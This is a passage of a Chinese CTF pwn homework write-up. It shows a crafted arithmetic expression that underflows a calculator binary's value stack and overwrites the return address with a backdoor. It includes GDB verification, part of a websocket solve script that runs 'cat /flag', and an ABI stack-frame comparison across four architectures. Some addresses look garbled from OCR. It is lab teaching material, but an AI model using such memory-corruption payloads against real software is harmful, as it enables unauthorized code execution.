
第二个限制靠 GDB 数位置。每触发一次“只有一个值却执行二元运算”的情况，`value_top` 会继续向负数走；下一次 `push` 就会写到 `obj + value_top*8`。我让大数先留在栈里，再用多余的 `+` 把写入位置一步步推到返回地址附近，最后把 `25` 作为差值加上去。最终表达式为：

```
1 | 999*999*4+207*999+0++25+++++1
```

可以把它粗略理解成：前半段准备 `A=0x40118d`，中间的 `+0++` 开始制造下溢，后面的连续 `+` 负责把写入点从 `obj-8` 推到 `obj-0x28`；落在 `obj-0x28` 的那次 `push` 写入的正好是 `A+25=0x4011a6`。求值函数 `ret` 时自然跳进后门函数，拿到 shell。【。。。】

4.4 验证位置

```
1 | printf '999*999*4+207*999+0++25+++++1\n' > /tmp/sbuf.in
```



```
593
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
● parallels@ubuntu-linux-22-04-02-desktop:/media/psf/Billl/lab1_pwn$ checksec "/media/psf/Billl/lab1_pwn/4 attachment/sbuf"
Command 'checksec' not found, but can be installed with:
sudo apt install checksec
● parallels@ubuntu-linux-22-04-02-desktop:/media/psf/Billl/lab1_pwn$ printf '999*999*4+207*999+0++25+++++1\n' > /tmp/sbuf.in
● parallels@ubuntu-linux-22-04-02-desktop:/media/psf/Billl/lab1_pwn$ "/media/psf/Billl/lab1_pwn/4 attachment/sbuf" < /tmp/sbuf.in
AAA calculator
Only digits and +-*/( ) are supported.
Input expression:
0
● parallels@ubuntu-linux-22-04-02-desktop:/media/psf/Billl/lab1_pwn$ gdb -q "/media/psf/Billl/lab1_pwn/4 attachment/sbuf"
Reading symbols from /media/psf/Billl/lab1_pwn/4 attachment/sbuf...
(No debugging symbols found in /media/psf/Billl/lab1_pwn/4 attachment/sbuf)
(gdb) set disassembly-flavor intel
(gdb) set confirm off
(gdb) set pagination off
(gdb) break *0x401311 if $rax == 0x4011a6
Breakpoint 1 at 0x401311
(gdb) run < /tmp/sbuf.in
Starting program: /media/psf/Billl/lab1_pwn/4 attachment/sbuf < /tmp/sbuf.in
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
AAA calculator
Only digits and +-*/( ) are supported.
Input expression:

Breakpoint 1, 0x0000000000401311 in ?? ()
(gdb) set $obj = *(long long*)($rbp-0x28)
(gdb) print/x $obj
$1 = 0x7fffffff210
(gdb) print/x $rdx - $obj
$2 = 0xffffffffffffff8
(gdb) print/x $rax
$3 = 0x4011a6
(gdb) x/gx $rdx
0x7fffffff208: 0x000000000080231a
(gdb) nexti
0x0000000000401314 in ?? ()
(gdb) x/gx $rdx
0x7fffffff208: 0x00000000004011a6
(gdb) x/wx $obj+0x800
0x7fffffffda10: 0x00000000
(gdb) □
```

看到 value_top 下溢, 并把 0x4011a6 写到 obj 前方

Image 15

```

0x7fffffffda10: 0x0000000000000000
(gdb) x/wx $obj+0x800
0x7fffffffda10: 0x00000000
(gdb) delete
(gdb) break *0x401d50
Breakpoint 2 at 0x401d50
(gdb) run < /tmp/sbuf.in
Starting program: /media/psf/Billl/lab1_pwn/4 attachment/sbuf < /tmp/sbuf.in
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
AAA calculator
Only digits and +-*/( ) are supported.
Input expression:
0

Breakpoint 2, 0x0000000000000000401d50 in ?? ()
(gdb) x/gx $rsp
0x7fffffffda10: 0x0000000000000000401d50
(gdb) stepi
0x0000000000000000401d50 in ?? ()
(gdb) x/i $rip
=> 0x401d50:    push    rbp
(gdb)
quit

```

看到 ret 前栈顶已经是后门地址

Image 16

Exploit 见附件 [4 solve_sbuf.py](#)。运行结果：

```
lab1_pwn > 4 solve_sbuf.py > ...
10 def recv_some(ws, timeout=0.3):
15     m = ws.recv()
16     if isinstance(m, str):
17         m = m.encode()
18     out += m
19     except Exception:
20         break
21     return out
22
23
24 def main():
25     url = sys.argv[1] if len(sys.argv) > 1 else URL
26     ws = websocket.create_connection(url, timeout=5)
27     sys.stdout.buffer.write(recv_some(ws, 0.5))
28
29     ws.send(PAYLOAD, opcode=websocket.ABNF.OPCODE_BINARY)
30     time.sleep(0.2)
31     sys.stdout.buffer.write(recv_some(ws, 0.3))
32
33     ws.send(b'cat /flag\n', opcode=websocket.ABNF.OPCODE_BINARY)
34     time.sleep(0.2)
35     sys.stdout.buffer.write(recv_some(ws, 1.0))
36     ws.close()
37
38
39 if __name__ == '__main__':
40     main()
41
```

问题 输出 调试控制台 终端 端口

```
BillFeng@BillFengMacBook CTF % /usr/local/bin/python3 ~/Users/BillFeng/homewo
rk/CTF/lab1_pwn/4 solve_sbuf.py"
BillFeng@BillFengMacBook CTF % /usr/local/bin/python3 ~/Users/BillFeng/homewo
rk/CTF/lab1_pwn/4 solve_sbuf.py"
AAA calculator
Only digits and +-*/( ) are supported.
Input expression:
0
AAA{CANArY_CAn't_DE1ENC3_und3R1l0Wf57367d7af3d}
BillFeng@BillFengMacBook CTF %
```

Image 17

就这些了。pwn的作业又多又累还整不明白 我太菜了(((

5. Bonus

=菜菜捞捞😭😭😭=

5.1 1. x86-64 System V ABI

x86-64 下前 6 个整型/指针参数走寄存器 `rdi, rsi, rdx, rcx, r8, r9`，返回值放 `rax`。`call` 指令会把返回地址自动压入栈，典型函数序言是：

```
1 | push rbp
2 | mov rbp, rsp
3 | sub rsp, 0x50
```

因此栈帧中 `rbp` 指向上一层栈基址，`[rbp+8]` 是返回地址，局部变量在 `rbp` 负偏移处。

```

1  gef> b *vuln+40
2  gef> r
3  gef> info reg rbp rsp rdi rsi rdx rip
4  rbp          0x7fffffff250
5  rsp          0x7fffffff200
6  rdi          0x7fffffff210      # arg1, 若函数参数为 char *s, 则在 rdi
7  rsi          0x40              # arg2
8  rdx          0x0               # arg3
9  rip          0x4011f0 <vuln+40>
10
11  gef> x/14gx $rbp-0x50
12  0x7fffffff200: 0x0000000000000000  0x0000000000000000
13  0x7fffffff210: 0x4141414141414141  0x4141414141414141  <-- char buf[0x20]
14  0x7fffffff220: 0x4141414141414141  0x4141414141414141  <-- buf continued
15  0x7fffffff230: 0x0000000000000000  0x0000000000000000  <-- padding / local vars
16  0x7fffffff240: 0x00007fffffff390  0x1b3a7c61c84b5e00  <-- saved local /
    canary(若开启)
17  0x7fffffff250: 0x00007fffffff270              <-- saved rbp
18  0x7fffffff258: 0x000000000040128a              <-- return address
19  0x7fffffff260: 0x00007fffffff358              <-- caller stack args /
    env

```

可以看到 x86-64 的返回地址不保存在普通寄存器里，而是由 `call` 压到栈上；溢出局部数组时，攻击路径通常是 `buf` `-> padding/canary` `-> saved rbp` `-> return address`。

5.2 2. AArch64 AAPCS64

AArch64 下前 8 个整型/指针参数走 `x0-x7`，返回值走 `x0`。`x30` 是 link register，也就是返回地址寄存器；非叶子函数通常会把 `x29(fp)` 和 `x30(lr)` 一起保存到栈上：

```

1  stp x29, x30, [sp, #-0x50]!
2  mov x29, sp

```

所以 AArch64 的返回地址本来先在 `x30`，只有函数需要调用别的函数或编译器选择建栈帧时，才会保存到当前栈帧。

```

1  gef> b *vuln+36
2  gef> r
3  gef> info reg sp x29 x30 x0 x1 x2 pc
4  sp          0x0000ffffffff230
5  x29         0x0000ffffffff230      # frame pointer
6  x30         0x00000000004008d4      # link register / return address
7  x0          0x0000ffffffff250      # arg1
8  x1          0x0000000000000040      # arg2
9  x2          0x0000000000000000      # arg3
10 pc         0x0000000000400834 <vuln+36>
11
12 gef> x/12gx $sp
13 0x0000ffffffff230: 0x0000ffffffff280  0x00000000004008d4  <-- saved x29, saved
    x30(LR)
14 0x0000ffffffff240: 0x0000000000000000  0x0000000000000000  <-- local / padding
15 0x0000ffffffff250: 0x4141414141414141  0x4141414141414141  <-- char buf[0x20]
16 0x0000ffffffff260: 0x4141414141414141  0x4141414141414141  <-- buf continued
17 0x0000ffffffff270: 0x0000000000000000  0x0000000000000000

```

```
18 | 0x0000fffffffffff280: 0x0000fffffffffff2d0 0x00000000000400950 <-- caller frame
```

AArch64 栈 16 字节对齐，保存寄存器常用 `stp/ldp` 成对读写。和 x86-64 最大的区别是返回地址的“第一现场”是 `x30`，栈上的 saved LR 是函数序言保存出来的。

5.3 3. RISC-V 64 ELF psABI

RISC-V64 下前 8 个整型/指针参数走 `a0-a7`，返回值也走 `a0`。返回地址寄存器是 `ra(x1)`，栈指针是 `sp(x2)`，frame pointer 通常是 `s0/fp(x8)`。典型序言：

```
1 | addi sp, sp, -80
2 | sd ra, 72(sp)
3 | sd s0, 64(sp)
4 | addi s0, sp, 80
```

建立 frame pointer 后，`s0` 指向当前帧高地址一侧，返回地址常在 `s0-8`，旧 `s0` 常在 `s0-16`，局部变量在更低地址。

```
1 | gef> b *vuln+32
2 | gef> r
3 | gef> info reg sp s0 ra a0 a1 a2 pc
4 | sp 0x0000003ffffffff230
5 | s0 0x0000003ffffffff280 # frame pointer
6 | ra 0x0000000000001074e # return address register
7 | a0 0x0000003ffffffff240 # arg1
8 | a1 0x00000000000000040 # arg2
9 | a2 0x00000000000000000 # arg3
10 | pc 0x000000000000106a0 <vuln+32>
11 |
12 | gef> x/12gx $sp
13 | 0x0000003ffffffff230: 0x0000000000000000 0x0000000000000000 <-- local / padding
14 | 0x0000003ffffffff240: 0x4141414141414141 0x4141414141414141 <-- char buf[0x20]
15 | 0x0000003ffffffff250: 0x4141414141414141 0x4141414141414141 <-- buf continued
16 | 0x0000003ffffffff260: 0x0000000000000000 0x0000000000000000
17 | 0x0000003ffffffff270: 0x0000003ffffffff2c0 0x0000000000001074e <-- saved s0, saved ra
18 | 0x0000003ffffffff280: 0x0000003ffffffff2e0 0x00000000000010830 <-- caller frame
```

RISC-V 的调用指令 `jal/jalr` 把返回地址写入 `ra`，不是自动压栈；是否保存 `ra` 取决于函数是否还要继续调用其他函数。对栈溢出来说，重点是定位 saved `ra`，它才是 `ret` 最终会跳转的位置。

5.4 4. MIPS64 n64 ABI

MIPS64 下前 8 个整型/指针参数通常走 `$a0-$a7`，返回值走 `$v0`。返回地址寄存器是 `$ra`，frame pointer 可用 `$fp/$s8`。典型序言类似：

```
1 | daddiu $sp, $sp, -0x60
2 | sd $ra, 0x58($sp)
3 | sd $fp, 0x50($sp)
4 | move $fp, $sp
```

MIPS 有分支延迟槽，函数返回通常是 `jr $ra` 加一条 delay slot 指令。非叶子函数需要把 `$ra` 保存进栈，否则后续 `jal` 会覆盖 `$ra`。

```
1 | gef> b *vuln+44
```

```

2  gef> r
3  gef> info reg sp fp ra a0 a1 a2 pc
4  sp    0x000000ffffffff200
5  fp    0x000000ffffffff200      # frame pointer
6  ra    0x0000000120000a34      # return address register
7  a0    0x000000ffffffff220      # arg1
8  a1    0x00000000000000040      # arg2
9  a2    0x00000000000000000      # arg3
10 pc    0x0000000120000950 <vuln+44>
11
12 gef> x/14gx $sp
13 0x000000ffffffff200: 0x00000000000000000 0x00000000000000000 <-- local / padding
14 0x000000ffffffff210: 0x00000000000000000 0x00000000000000000
15 0x000000ffffffff220: 0x4141414141414141 0x4141414141414141 <-- char buf[0x20]
16 0x000000ffffffff230: 0x4141414141414141 0x4141414141414141 <-- buf continued
17 0x000000ffffffff240: 0x00000000000000000 0x00000000000000000
18 0x000000ffffffff250: 0x0000000ffffffff290 0x0000000120000a34 <-- saved fp, saved ra
19 0x000000ffffffff260: 0x00000000000000000 0x00000000000000000

```

MIPS 和 AArch64/RISC-V 类似，硬件调用约定先把返回地址放在链接寄存器 `$ra`，而不是像 x86-64 一样由 `call` 直接写栈。攻击时要看函数序言中 `$ra` 被保存到哪个偏移。

5.5 ABI 差异总结

架构	参数传递	返回值	返回地址来源	常用 FP	栈帧关键结构
x86-64 SysV	rdi, rsi, rdx, rcx, r8, r9, 更多参数上栈	rax	call 自动压入栈	rbp	[rbp] saved rbp, [rbp+8] ret, 局部变量在负偏移
AArch64	x0-x7, 更多参数上栈	x0	bl 写入 x30(lr), 常保存到栈	x29	常见 [sp] saved x29, [sp+8] saved x30, 栈 16 字节对齐
RISC-V64	a0-a7, 更多参数上栈	a0	jal/jalr 写入 ra, 非叶子函数保存到栈	s0/fp	常见 s0-8 saved ra, s0-16 saved s0, 局部变量在更低地址
MIPS64	\$a0-\$a7, 更多参数上栈	\$v0	jal 写入 \$ra, 非叶子函数保存到栈	\$fp/\$s8	saved \$ra 和 saved \$fp 位于固定正偏移, 返回用 jr \$ra

Table 3

总体上，x86-64 的返回地址天然在栈上，因此传统栈溢出图最直观；AArch64、RISC-V64、MIPS64 都采用 link register 机制，返回地址先进入专门寄存器，只有在函数需要保存它时才落到栈里。参数传递方面，四种 64 位 ABI 都优先使用寄存器，只有参数数量过多、结构体过大或需要栈上传参时才使用调用者栈空间。栈帧结构上，x86-64 以 `rbp` 为中心描述最方便，而 RISC-V 常用 `s0/fp` 从高地址反推，AArch64/MIPS 更常看到成对保存的 frame pointer 与 link register。